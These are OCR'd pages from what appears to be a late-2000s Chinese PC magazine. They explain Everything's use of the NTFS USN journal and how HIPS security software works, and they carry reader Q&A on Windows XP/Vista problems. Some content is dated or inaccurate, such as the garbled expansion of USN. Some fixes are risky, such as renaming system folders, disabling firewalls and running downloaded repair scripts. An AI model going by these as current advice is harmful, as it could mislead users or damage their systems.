Everything为什么能这么快？1分钟可以索引100万个文件？对于几百G的硬盘上的几十万多个文件，建立索引需要的时间也只有几秒。其实Everything并没有全部逐一扫描我们硬盘上的文件，而是通过读取NTFS文件系统中的USN日志来完成的。

系统日志：电脑生活好管家

USN是系统日志的一部分，我们就先来了解一下什么是日志系统吧。按照系统类型进行区分的话，日志系统可以分为操作系统日志、应用系统日志、安全系统日志等等。在一个完整的信息系统里面，日志系统是一个非常重要的功能组成部分。它是电脑系统的好管家，可以记录下系统所产生的所有行为，并按照某种规范表达出来。我们可以使用日志系统所记录的信息为系统进行排错，优化系统的性能，或者根据这些信息调整系统的行为。

在安全领域，日志系统的重要地位尤甚，可以说是安全审计方面最主要的工具之一。简单地说，日志和我们平时所做的日记是差不多，都是把自己一些信息记录下来，方便以后查看。举个例子，有一天，你发现你这个月的存款少了1万块，这时你实在想不起来这钱到底花在哪了，不过还好，你有记录花销的日志系统（就是你以前所有的收入和消费都做了详细的记录），翻开日志，查看一下，就知道这钱到底去哪了。日志系统还有一个好处，那就是在非法重启后，不会像FAT32那样需要整理硬盘，因为之前的操作都已经记录在案了。

话历史：NTFS何时招的秘书？

USN是Update Service Number Journal or Change Journal的英文缩写，直译为"更新序列号"，是对NTFS卷里所修改过的信息进行相关记录的功能。当年微软发布Windows 2000时，建立NTFS 5.0的同时，加入了一些新功能和改进了旧版本的文件系统，为它请来了一位可靠的秘书，它可以在分区中设置监视更改的文件和目录的数量，记录下监视对象修改时间和修改内容。没错，它就是USN日志。当这个功能启用时，对于每一个NTFS卷，当发生有关添加、删除和修改文件的信息时，NTFS都使用USN日志记录下来。

真高效！探访秘书的工作


NTFS秘书——USN日志的工作方式，相对来说很简单，所以非常的高效。它开始的时候是一个空文件，包括NTFS每个卷的信息。每当NTFS卷有改变的时候，所改变的信息会马上被添加到这个文件里。这其中，每条修改的记录都使用特定符号来标识为日志形式，也就是USN日志。每条日志，记录了包括文件名、文件信息做出的改变。



怎样在系统中让秘书开始干活儿呢？如图2所示，在NTFS分区的图标上右击选择"属性"，勾选圈中部分即可。

小提示

如何在Everything中激活USN日志呢？如图3所示，进入Everything的选项设置后，在"NTFS磁盘"项中勾选"激活USN日志"即可。



忠诚的秘书 只为NTFS效劳

USN秘书不仅工作高效，而且非常的忠诚，虽然这种忠诚看起来有点迫不得已。日志里包括发生了什么变化（添加、删除或其他操作），但并不会记录数据或其他变化的细节，所以它只能工作在NTFS文件系统中。

看到上面的描述，你也许还是比较难以理解，那么就举个例子说明一下。USN日志为什么不能在FAT32文件系统下运用呢？就像钢笔不能在宣纸上记录，只能在普通纸上记录一样。USN日志相当于一本书的索引，当然书里面内容发生添加、修改或删除的时候，USN日志会记录下来何时做了修改，并使用特定序列号来标识，但它并不会记录里面具体修改了什么东西，所以索引文件很小。而当你想查找某一篇文章时，你就不用一页一页去翻书，可以直接通过查找USN日志（也就是建立的索引）就知道这篇文章是否存在。 CF [HG04]



“最佳的安全搭配是HIPS+杀毒软件+防火墙的搭配模式，既能使各款软件各司其职，又能够最大限度地发挥各款软件最大的功能。”

小白 HTTP://ZUIXINSTU.BLOG.CFAN.COM.CN

安全领域迎来新成员——HIPS

几年前高手会凑到一起谈论哪个杀毒软件最好，当我们学会了杀毒软件的使用后，高手们又不玩这个了，大家都在拽一个词“HIPS”，我等菜鸟们又蒙了，“这是什么东东？”“主机入侵防御系统”，人群中你会听到这样的一个翻译而已，是杀毒软件？是防火墙？期待解惑的本文出现！

自报家门

HIPS是我英文名字的缩写，我的全名是Host Intrusion Prevent System，翻译成中文就是“主机入侵防御系统”。这个名字很晦涩，很多人又给我起了个通俗的名字——系统防火墙。不过我可不是大家常说的防火墙哦，大家常说的防火墙其实是“网络防火墙”。简单来说，我就像系统的一个起保护作用的监控程序，监控电脑中程序的运行、文件以及注册表的操作，一旦我觉得有操作有异常，就会给用户一个提示，得到用户指示后我再选择是允许还是禁止这个操作，只要用户不允许，病毒的运行就会被我拦截住。

当然，如果每个操作都提示，那不把用户烦死啊，于是用户教给我一些自己判断的方法，也就是指定一些规则。从理论上来说，只要规则设置得够全面、严密，就可以防止一切已知或未知病毒的入侵。说到这你会想到杀毒软件的主动防御吧！我和它可不是一回事，杀毒软件的主动防御监控的是病毒的恶意行为，而我HIPS是一个体系，出发点是系统整体控制，论拦截，我比它强哦！不过，我的特点也决定了要有一个懂规则的用户一起协作，这就决定了我还只是受到一部分人的喜爱。

敢揽瓷器活就要有金刚钻

听了HIPS的自述，我们有了大体的了解，但我们都在怀疑它是否有这么大本事？HIPS是如何达到防止病毒入侵的呢？HIPS事先进驻系统，进入系统核心底层工作，随时准备拦截各种具有潜在威胁的操作。HIPS软件的防护是三个环节同时进行的，它们具备3D的防护模块——AD(Application Defend)应用程序防御体系、RD(Registry Defend)注册表防御体系、FD(File Defend)文件防御体系。下面就以病毒入侵的过程来看看HIPS与病毒的过招！

第一回合：用户访问被黑客恶意挂载病毒的网页时，浏览器如果执行恶意代码将病毒下载到本地硬盘，这时HIPS通过FD（文件防御）来阻止病毒文件的创建。

第二回合：如果浏览器因恶意代码而运行病毒程序，这时HIPS可以通过AD（应用程序防御）来阻止病毒运行。

拦截操作 其它设置

保护类型	操作	日志
进程间操作		
运行应用程序	忽略	否
加载库文件	允许	否
创建远程线程	询问并且阻止	否
读取其它进程内存	允许	否
修改其它进程内存	询问并且阻止	否
结束/挂起进程	询问并且阻止	否
结束/挂起线程	询问并且阻止	否

❶

为国产免费HIPS软件EQSecure的AD部分的拦截功能

第三回合：如果病毒已经运行，那它会在注册表中添加信息来达到重启后还能运行的目的、劫持安全程序的运行、修改系统设置，这时HIPS可以通过RD（注册表防御）来进行防御(见图2)。

注册表修改

进程：regedit.exe
试图添加对象至
注册表群组：User AutoRun

允许(A) 阻止(B) 详细

❷

第四回合：随后如果病毒在硬盘里创建生成物、修改本地数据、修改系统文件，这时HIPS可以通过FD（文件防御）来进行防御。

最后如果病毒还通过一系列的操作来进行提升自身权限、控制系统、记录键盘等目的，这时HIPS可以通过AD（应用程序防御）来进行防御。如图3所示，HIPS软件通过AD（应用程序防御）拦截磁碟机病毒通过发送消息的方式关闭安全软件冰刃的行为。当用户选择“阻止该操作”后，病毒磁碟机便不能将冰刃关闭。也就是说，病毒的每一步操作都在HIPS的控制当中，通过这种层层监控、层层控制的特点，用户即可以在病毒刚进入系统的时候阻止它，也可以在病毒发作的任何一步阻止它。

进程间消息操作

当前进程

Happy new year.exe

进程路径：F:\Once\Happy_new_year\Happy new year.exe (1620)

❸

是兄弟还是近邻？

既然HIPS如此优秀，那么HIPS可以代替杀毒软件或者防火墙么？或者说只安装HIPS可以么？答案是不能。

防火墙是根据连接网络的数据包、本地网络端口来进行监控，并阻止非法的外部联入、控制本地程序联网、防御网络攻击，如SYN洪水、IP攻击等。而HIPS则不会对网络进行防御，因为HIPS是基于主机的行为分析控制软件，它所针对的是本地程序及系统的行为，并不包括网络模块，因此不会针对进出本地系统的网络数据进行监控与控制。当然现在也有了同时具备HIPS与防火墙的安全套装，比如国产HIPS中网S3与国外的COMODO都是具有专业的HIPS模块与防火墙模块。

CF [HG05]


系统 | 软件 | 网络 | 硬件

Q&A

Q1 能否在两块硬盘中安装独立系统

问：我有两块硬盘，现在想同时安装Windows XP和Windows Vista系统，不想像以前那样安装在一个硬盘中，想分别安装在两块硬盘中互不干扰。请问如何才能实现？

答：最简单的方法就是将其中的一块硬盘电源线拔下，安装好系统后再将这块安装了系统的硬盘电源拔下，连接另一块硬盘的电源线，安装系统。这样安装的系统就是互相独立的，之后，再将两块硬盘的电源线同时连接上，以后要想启动某个系统时，只要在BIOS中将该系统安装的硬盘分区设置为主盘，将另一块盘设置为从盘即可。具体的设置方法：重新启动系统按DEL进入BIOS设置界面，选择Advanced BIOS Features（高级BIOS设置）项，再选择IDE Configuration（IDE设置），按回车后将要启动的系统对应的硬盘设置为Primary IDE Channel（主盘），将另一块设置为Secondary IDE Channel（从盘）即可。注：如果使用的是SATA硬盘，请将SATA硬盘设置为IDE模式：进入BIOS后，在主界面上选择Integrated Peripherals（集成设备设置），进入设置界面，将OnChip SATA（板载SATA）项设置为Enabled（开启），将SATA Mode（SATA模式）项设置为IDE即可。



傻博士有话说：

要想安装独立的系统，并不是直接将系统安装在另一块硬盘中就可以实现，因为像Windows XP及以后版本的操作系统在安装时不管安装在哪个分区，它都会在C盘写入启动文件，而想安装独立的系统，只有将硬盘独立起来安装才能实现。此外，如果对BIOS设置不熟悉，不嫌麻烦的话，可以直接通过硬盘跳线来设置主从盘从而实现启动特定系统的目的。

Q2 SVCHOST自动关闭导致防火墙无法启动

问：最近不知道什么原因导致系统自动关闭一个叫SVCHOST.EXE的进程，致使系统防火墙无法开启，提示信息：由于相关服务没有运行，Windows防火墙设置无法显示。你想启动Windows Firewall/Internet Connection Sharing(ICS)服务吗？但是该服务也无法启动，请问这是什么原因？

答：按照你的描述，可能是系统感染了扫荡波病毒，使用杀毒软件对全盘进行病毒查杀，之后再将"扫荡波补丁WindowsXP-KB958644-x86-CHS"（http://www.microsoft.com/downloads/details.aspx?FamilyID=0D5F9B6E-9265-44B9-A376-2067B73D6A03&displaylang=zh-cn）安装到系统中即可解决问题。

Q3 系统总是无法找到光驱盘符

问：刚安装的精简版操作系统，但是发现光驱盘符没有，不管是在设备管理器中还是使用Everest等软件都无法找到光驱盘符，而在BIOS中可以设置从光驱引导系统。请问这该如何解决？

答：这可能是精简版系统动了系统的相关设置而导致的，之前也有读者朋友遇到此问题，通过下面的方法一般可以解决：右击"我的电脑"，选择"管理"，在打开的窗口中选择"设备管理器"，然后在右侧窗口中选择"IDE　ATA/ATAPI控制器→次要IDE通道"并将其删除，然后再单击菜单"操作→更新驱动程序"项即可。

Q4 系统总是无法安装

问：今天电脑出现上不了QQ，无法用迅雷的现象，为了方便就直接格式化了系统盘，但麻烦事就出现了：安装时出现欢迎界面后就显示"0X00000008内存引用故障，内存不能为read等信息，接着就是黑屏一会儿，稍后又出现"系统未能安装，请重新启动安装程序"的信息。请问这是什么原因？

答：出现这种现象可能有两种情况所致：①内存出现了问题，建议将其拔下并使用橡皮擦将金手指上的灰尘擦拭干净，然后再将其插上;②系统安装光盘损坏而无法正确读取数据，这种情况只有更换系统安装光盘来解决问题了。

Q5 安装.NET Framework2.0出错

问：系统是Windows XP SP2，安装软件时要.NET Framework环境，但安装时总是错误，提示内容为：Error 25015安装程序集"C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\System.Web.Mobile.dll"失败，原因是出现了系统错误。请问这是什么原因？

答：这可能是之前已经安装过，但后来又没有正确删除而导致的，解决方法：在资源管理器中打开"C:\WINDOWS\Microsoft.NET\Framework"目录，找到"v2.050727"并直接将其删除，然后再重新安装。如果不行的话，将"C:\Windows"下"assembly"文件夹的名称随意修改成其他名称，最后重新安装即可。

Q6 如何修复雅黑字体的显示错误

问：我使用的是Windows XP SP3，安装了微软雅黑字体，但发现很多字体显示有错误，例如"演"被显示成"潢"，请问这该如何修正？

答：现在，微软推出了针对雅黑字体的BUG修复补丁程序，只要从http://download.microsoft.com/download/d/6/e/d6e2ff26-5821-4f35-a18b-78c963b1535d/VistaFont_CHS.EXE将其下载并安装到系统中即可解决上述BUG。如果你有Office 2007的安装盘，也可以直接删除掉系统中的MSYH(BD).TTF，重新安装Office 2007中的雅黑字体。

Q7 无法将C盘转换成NFTS

问：我安装的是Windows XP SP3系统，C盘是FAT32格式的，在运行对话框中输入"convert C: /fs:ntfs"并回车后，在打开的命令提示符窗口中需要输入C盘卷标，输入后就闪过什么也没有了，重新启动系统也不会转换。请问这是什么原因？

答：你输入的卷标肯定不正确，也许你的C盘的卷标并不是C，而你习惯地输入了C，因此而无法进行转换。请打开"我的电脑"，查看（C:）前面是什么字符，在输入卷标时应该输入（C:）之前的字符。CF [SB01]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q8 字体无法安装


问：Windows XP SP3用优化软件对系统进行了优化，再安装字体文件时无法成功，复制到Fonts文件夹后并不弹出安装提示框。请问这是什么原因？

答：这一般是由于Fonts文件夹中的desktop.ini文件被当成病毒删除了，而该文件就是负责安装字体时弹出安装提示框的，解决方法很简单：使用记事本新建一个文件，输入以下内容：

[.ShellClassInfo]

UICLSID={BD84B380-8CA2-1069-AB1D-08000948F534}

最后将该记事本文件另存为"desktop.ini"文件并放到%Windir%\Fonts目录即可。



傻博士有话说：

desktop.ini文件本身是一个系统文件，记录当前文件夹的一些内部信息，譬如文件夹的背景文件名等，像Fonts文件夹中的该文件则提供了注册字体的功能。而现在流行的很多病毒（例如闪盘病毒）也会生成一个与desktop.ini同名的文件，借机安装木马、病毒达到破坏的目的。因此，现在很多杀毒软件见到desktop.ini文件便不问青红皂白直接将其删除，如果将一些正常的desktop.ini文件删除了，就会出现一些故障了。

Q9 Vista因何无法启动

问：安装时将Vista系统安装在C盘，而Bootmgr却被放在了D盘（D盘是另一块硬盘的一个分区），第二块硬盘出现了问题拔下送修，导致现在Vista无法启动了。请问如何解决？

答：这是因为当时在安装系统时D盘被设置成了活动分区，因此，Vista系统的引导文件就被放在了D盘中。现在只要按下述步骤来解决即可：使用工具盘引导进入系统，再使用磁盘分区工具先将C盘设置为活动分区（例如老毛桃WinPE系统光盘就可以启动系统并使用内置的分区工具将C盘设置为活动分区），然后再使用Vista安装光盘修复一遍操作系统即可解决问题。

Q10 检测到更新但不能下载

问：我使用的是Windows XP SP3系统，系统更新检测到了系统有更新文件但就是无法下载。请问这是什么原因？

答：将IE临时文件夹清空（单击IE菜单"工具→Internet选项"，选择"常规"，单击"删除"，选择"Internet临时文件"并删除即可），再将Windows临时文件夹（C:\Windows\Temp）清空，然后再尝试下载更新文件。此外，你还可以打开Windows Update网站进行更新（http://update.microsoft.com/microsoftupdate/v6/default.aspx），此外，如果安装了360安全卫士，还可以直接使该软件进行系统补丁升级操作。

Q11 安装XP后登录到桌面提示没有软驱

问：我的电脑根本就没有配置软驱，只有一个读卡器，在安装完XP系统后登录到桌面时，提示没有软盘，重新启动仍旧提示。请问这是什么原因？

答：这就是读卡器的原因，如果平时不使用，可以直接在设备管理器中将读卡器禁用：右击"我的电脑"，选择"管理"，选择"设备管理器"，在列表中找到读卡器设备并右击选择"停用"即可，下次需要使用读卡器时再重新启用即可。此外，如果没有软驱，建议在BIOS设置中禁用软驱：重启按DEL进入BIOS设置后，选择"Standard"项，再将"Drive A"设置为"None"并保存设置即可。

Q12 如何才能删除桌面的蓝牙图标

问：在Windows XP系统中安装了蓝牙设备驱动程序，之后就发现在桌面上生成一个蓝牙设备的快捷方式，删除时总提示错误。请问如何才能将其从桌面删除？

答：按Win+R打开运行对话框，输入"regedit"并回车打开注册表编辑器，依次找到以下键值：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\{6af09ec9-b429-11d4-a1fb-0090960218cb}]，直接将其删除即可。

Q13 优化系统后为何无法识别优盘

问：我使用优化工具对Vista系统进行了优化，重新启动后发现无法识别优盘了。请问如何解决？

答：这可能是优化工具将USB设备驱动程序删除而导致的，解决方法：先从http://work.newhua.com/cfan/200824/WimTool.rar下载这款"Wimtool"，然后打开Vista安装光盘Sourcesinstall.wim文件，最后将其中的Windows\System32\DriverStoreFile Reposi复制到C:\Windows\System 32\DriverStore目录即可，如果仍不能自动找到优盘，只要在设备管理器中重新安装一遍优盘驱动程序（驱动程序位置就是上述DriverStore文件夹）即可。

Q14 系统时钟丢失

问：由于硬件配置较低无法安装Windows XP及更高版本系统，我刚刚安装了Windows 2000，发现任务栏中的时钟没有了。请问这是什么原因？

答：你是不是安装了精简版的系统，系统参数被修改过。通常出现系统托盘区不显示时钟的情况时，只要右击任务栏空白处并选择"属性"，在打开的设置窗口中勾选"显示时钟"，单击"应用→确定"即可。CF [SB02]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 ADSL显示连接上但为何不能上网

问：我使用的是ADSL拨号上网方式上网，托盘区连接图标明明显示已经连接上了，但是QQ、UC等都无法上网，所有的网页也不能打开，总是显示网络连接错误。请问这是什么原因？

答：先检查是不是网络防火墙拦截了所有的网络连接所致，最简单的方法就是直接将防火墙的安全级别设置为中级或是低级，也可以暂时关闭防火墙来判断是否为防火墙导致网络不通。如果排除这个可能，请先断开网络连接，然后再重新拨号连接网络，如果故障仍未解决，接下来再检查ADSL猫是否正常，直接查看几个状态指示灯是否工作正常，例如ADSL连接指示灯（有的设备是LINK灯）必须长亮，表明与局端连接正常，LAN Ethernet指示灯必须长亮，表明LAN端口连接正常，ACT数据指示灯也必须长亮，表明WAN端口有数据传输。此外，查看本地连接的网络设置参数（IP、网关、DNS）设置是否正确，如果不会设置，暂且设置为默认值。



傻博士有话说：

网络不通的故障虽然有多种原因会导致，但一般在解决时可以参考以下几点：本地与ISP服务端是否畅通，这可以通过网络设备来判断，譬如上述提到的看设备指示灯来判断。其次就是本地网络设置是否正确，如果网络参数设置不正确也会导致无法上网的情况。再者就是网络防火墙，有些时候防火墙设置不正确，判断是否是防火墙导致的，只要直接断开防火墙即可立即判断出来。最后就是考虑是否感染病毒，例如中了arp欺骗攻击就会出现网络连通但不能上网的现象。

Q2 QQ播放音乐时对方为何无法听到

问：我与朋友使用的都是最新版的QQ程序，对方可以给我正常地播放音乐，而我给对方播放音乐时，他却听不到，但语音时却一切正常。请问这该如何解决？

答：语音正常，说明语音设备本身没有故障，问题可能出在音频设备的设置上。双击系统托盘区的音量图标，单击菜单"选项→属性"，选择"录音"项，将"显示下列音量控制"项全部选中，稍后将会打开录音属性设置面板，尝试选择"波形输出混音"项（有的声卡的属性设置也许与此不一样，请查找类似选项）应该可以解决。如果不行，可以在录音控制面板中尝试依次设置相关项来解决问题。

Q3 突然无法在线看电影了

问：昨天还能在线看电影，但今天打开电脑上网后，任何一个在线电影网站的视频都不能看了，显示：网页出现错误(脚本错误)行:63，char:1，错误:未指明的错误，代码:0。请问这如何解决？

答：首先，按Win+R打开运行对话框，输入"Regsvr32 actxprxy.dll"并回车，按照同样的方法输入"Regsvr32 shdocvw.dll"，注册组件，再重新启动Windows系统。如果仍不行，再打开注册表编辑器，展开到：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\ActiveX Compatibility，如果能找到下面的项目，全部将其删除：{CFCDAA03-8BE4-11CF-B84B-0020AFBBCCFA}、{d27cdb6e-ae6d-11cf-96b8-444553540000}及{6bf52a52-394a-11d3-b153-00c04f79faa6}。若问题仍未解决，再尝试使用超级兔子的IE修复功能对浏览器进行修复操作，再将IE的参数设置置入默认值。

Q4 怎么老是自动启动别人的QQ号

问：我是刚用电脑的菜鸟，一个朋友在我电脑上用了一会后，现在我启动QQ总会自动打开并登录到他的QQ，再启动就会提示已经登录，不能再登录的信息，导致我无法使用QQ。请问这是什么原因？

答：这肯定是那位朋友将QQ设置成了自动登录而导致的，你只要这样设置一下即可解决：登录到你朋友的QQ后，单击QQ主窗口中的"菜单→设置→系统设置→登录设置"，取消选择右侧的"自动登录"，保存设置后再启动QQ就会看到登录窗口了。

Q5 百度搜索结果页面字体变得太小

问：我使用的是19英寸宽屏显示器，显示分辨率本身设置得就比较小，而今天打开百度搜索时，搜索结果文字又变得更小，看都看不清了。请问如何将字体放大？

答：可以在浏览器中单击菜单"查看→文字大小"，然后选择一个放大字体的选项即可将页面字体放大了。此外，如果你使用的是带滚轮的鼠标，可以直接按住CTRL键不放然后再滚动鼠标滚轮来放大或是缩小字体。

Q6 为何总是无法找到那封未读邮件

问：今天打开Gmail邮箱后，在"收件箱"中显示有一封未读邮件，但是找半天也没找到这封未读邮件，而此问题经常遇到，请问这是什么原因？

答：这一般是由于这封邮件的发信时间不正确（往往都是很久以前的一个时间）而导致没有显示在第一页，这类邮件往往都是垃圾邮件。而要快速定位到Gmail中的未读邮件，可以通过搜索的方式并以"label:unread"为关键字在Gmail的搜索框中进行搜索，这样搜索出来的全部是未读邮件。

Q7 Firefox提示证书过期

问：今天使用Firefox浏览器时，总是提示证书过期，具体提示信息为:Services.addons.mozilla.org:443使用了无效的安全证书,该证书到2009-01-14 21:40才开始生效。请问这是什么原因？


答：这种情况一般是由于系统时间设置不正确而导致的，请检查你的系统时间是否正确，假如CMOS电池电量不足，请更换电池。CF [SB03]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

Q1 暴风影音为何会黑屏重启

问：现在使用暴风影音播放WMV电影时，只要拖动进度条快进播放时就会出现黑屏并自动重新启动系统。请问这该如何解决？

答：这是由于你的系统硬件配置不高，但又开启了硬件加速功能而导致的，而关闭硬件加速，又可能会导致玩游戏时出现卡的现象。其实暴风影音播放器中也提供了硬件加速设置参数，只要将此参数设置为关闭即可：单击播放窗口中“正在播放”右侧的黑色下拉按钮，选择“视频设置”，在打开的窗口中取消选择“开启硬件加速”选项即可（见图）。



傻博士有话说：

硬件加速通常就是针对显卡的，通过软件（通常是指操作系统及硬件的驱动程序）控制硬件（显卡）将所有性能发挥出来，以更好地为视频（例如播放电影、游戏等）服务。而有些电脑硬件配置较低时，开启了硬件加速后导致显卡与其他硬件之间的协调工作出现了问题而导致死机、黑屏等现象，这种情况下建议关闭硬件加速或是将硬件加速设置为不完全开启。

Q2 因何无法转换AAC格式

问：使用千千静听可以将RM等格式的音频转换成MP3放到手机中听，但是下载的一些AAC格式的音频却总是无法转换，转换时总出错。请问这是什么原因？

答：这是因为千千静听播放器没有相应的转换插件而导致的，只要从http://work.newhua.com/cfan/200824/aac.rar下载AAC插件，解压并放到千千静听的安装目录下名为“AddIn”的文件夹中，重新启动千千静听播放器后就可以转换AAC格式的音乐文件了。

Q3 瑞星为何无法升级

问：之前使用从瑞星官方网站下载的免费版（V2008），当时就不能在线升级，后来又花钱购买了一个ID，激活后仍不能升级，升级时就会出现：网络连接错误，请正确设置网络配置。请问这是什么原因？

答：升级失败和网络故障原因或者升级服务器繁忙有关。解决方案和步骤：

1.首先确认自己的网络是否畅通，查看方法很简单，直接打开瑞星网站看能否正常访问。

2.打开杀毒软件主程序，选择“设置→网络设置”，根据自己的上网方式选择使用相应的上网方式。宽带和局域网用户选择第一、二项即可。

3.退出系统中安装的所有的防火墙，包括瑞星个人防火墙，Windows自带防火墙和其他防火墙，看能否升级。

4.使用卡卡上网安全助手的“高级工具→系统修复”功能进行修复。

最后，可以尝试换一个时间进行升级。

Q4 卡巴斯基无法使用

问：打开卡巴斯基的时候总是显示一个消息框，提示“另一程序正在使用此文件”，然后就无法打开程序，以前系统启动时卡巴斯基会自动启动，现在手工也无法启动了。请问这是什么原因？

答：这可能是你的卡巴斯基被映象劫持了，建议你使用Rerunkav.bat(下载地址：http://work.newhua.com/cfan/200824/rerunkav.rar)进行修复一遍，运行后直接按照提示操作即可，修复后应该可以正常打开卡巴斯基，接下来就应该立即升级病毒库，然后对系统进行全盘病毒查杀。

Q5 超级兔子伪装的文件夹因何无法打开了

问：我使用的是免安装版的超级兔子，使用伪装功能将一个文件夹进行了伪装，重新启动系统后之前伪装的文件夹消失了。请问如何找回伪装的文件？

答：既然是伪装，当然是将之前要伪装的文件夹伪装成“控制面板”了，要想找回被隐藏的文件夹，只要这样操作即可：重新打开“简易的文件加解密功能”，单击“伪装文件夹”，单击“装入文件夹”，选择伪装文件夹，加载到列表后，再单击“取出文件夹”，单击“下一步”就应该可以解除伪装了。

Q6 KMPlayer全屏时画面为何还是原始大小

问：平时一直使用KMPlayer播放器看电影，有些电影画面比较小，但在切换到全屏模式后视频画面却不会变大，这是什么原因？

答：这是你的设置参数不当而导致的，而最简单的解决方法就是直接按小键盘上的“+”来放大视频窗口，当然，按“-”就会缩小视频播放窗口了。

Q7 为何开机总是提示修复文件

问：最近连续安装了三次操作系统，使用的是电脑公司Ghost XP操作系统，但每次开机时都提示修复文件，提示大意内容：系统提示找不到以下这个文件\WINDOWS\system32\config\system，按“R”要求修复。请问这是什么原因？

答：首先建议使用系统引导光盘引导系统，然后使用Scandisk命令检查磁盘是否有问题，如果磁盘有物理坏道，就有可能会出现类似的问题。其次，一般情况下，所谓电脑公司版操作系统都是经过精简了，一些文件被精简掉了，建议你使用正版系统光盘安装。CF [SB04]

想了解更多精彩电脑问答？请登录http://bbs.cfan.com.cn，进入相关版块获取。

光影魔术手总显示乱码

问：一直使用光影魔术手来处理一些简单的图片，但这次重新安装系统后再安装光影魔术手，界面全部显示乱码。请问如何解决？



乱码是因为操作系统的语言和软件的语言不一致导致的。请下载相应语言版本的光影魔术手安装，如果下载的中文简体版程序仍显示乱码，可能是系统的语言设置不正确。Windows 2000/XP可以通过"控制面板"中的"区域和语言选项"来查看当前系统的语言支持。简体中文版的用户请选择"中文（中国）"。

傻博士有话说：软件界面出现乱码的现象时有发生，除了上面提到的系统语言设置不正确导致这样的情况外，还有一些其他原因（例如在非中文系统中运行中文版软件），我们还可以通过微软提供的解决乱码问题的软件AppLocale（下载地址：http://www.onlinedown.net/soft/25010.htm）来解决问题，只要在该软件中指定出现乱码的程序位置，然后启动相应的应用程序即可。

待解决问题

为何瑞星监控小伞消失了

昨天还正常的瑞星，开机后发现监控的小红伞消失了，手工启动瑞星程序也不行。请问这该如何解决？

答案提供：



这种情况可能是软件异常或者病毒问题造成的。解决方法：升级杀毒然后修复杀毒软件一般即可解决问题，如果仍不行，请按下面步骤进行解决：按Win+R打开运行对话框，输入"services.msc"并回车打开服务管理器，找到"Rising RealTime Monitor"这个服务并手动开启这个服务，最后升级病毒库并进行全盘杀毒。

待解决问题

谷歌金山词霸无法真人发音

我安装了谷歌金山词霸，之前使用一切正常，可以实现真人发音。但自从安装了QVOD后就不行了，卸载QVOD后也不行。请问这是什么原因？

答案提供： SOSO问问

谷歌金山词霸与QVOD播放器冲突，不少朋友在使用过程中都出现了问题，目前还没有合适的解决方案。如果你必须要使用谷歌金山词霸的真人发音功能，不妨将QVOD卸载掉，更换别的在线播放器。注意在卸载时将"QT LITE"也一起卸载掉，如果仍不能解决问题，只要卸载并重新安装谷歌金山词霸即可解决问题了。

待解决问题

Office总是提示无法找到打印机

今天在使用Office的PowerPoint看PPT时，系统总是提示：无法找到打印机"Microsoft XPS Document Writer"，我本来就没有打印机，从这两天开始总是弹出这个提示。请问这该如何解决？

答案提供： SOSO问问

先从http://www.newhua.com/soft/34491.htm下载安装.NET Frameword 3.0（其自带XPS Document Writer），安装后再按Win+R，输入"services.msc"并回车打开服务管理器，找到"Print Spooler"服务并将其启动即可。

待解决问题

KMPlayer总是无法正常播放

我使用的是KMPlayer播放器，每次打开电影都会跳出一个提示框，提示"覆盖合成器正被另一个应用程序使用…"。请问这是什么原因？

答案提供： SOSO问问

出现这种问题一般是由于显卡驱动程序没有安装好，也有可能是正在使用其他播放器而导致的。可以关闭渲染器或是换用其他渲染器来解决问题：右击KMPlayer播放器窗口，选择"视频（高级）→视频渲染器"，在打开的子菜单中选择"空渲染器"或随意选择一个渲染器应该可以解决问题。

待解决问题

无法保存Word文档

这几天使用Word时总是无法保存文档，保存时总是提示"由于文件许可权错误，Word无法完成保存操作"。请问这是什么原因，该如何解决？

答案提供： SOSO问问

这个问题一般是由于安装了卡巴斯基2009，Word与其有冲突而导致的，解决方法：打开卡巴斯基2009的设置窗口，选择"设置→系统→保护→反恶意程序→启用文件和内存保护→设置→附加"，将快速模式改为访问和修改时即可。CF [SB05]

更多相关问题请登录：http://wenwen.soso.com

常用软件排行榜（2008年12月31日）

	名称	搜索量	趋势
1	QQ	206679	↑
2	QQ游戏	168493	↑
3	迅雷	108938	↓
4	酷狗	100893	↑
5	vagaa	84897	→
6	pps	76923	↑
7	电驴	60926	↓
8	pplive	49023	↑
9	飞信	33978	↓
10	千千静听	29834	↓

更多搜索尽在http://www.soso.com SOSO搜搜

Q1 玩游戏不能全屏

问：我的笔记本电脑采用ATI Mobility Radeon HD 2400独立显卡，平时可以正常使用，但是玩一些游戏时不能全屏显示，请问这是什么问题造成的？

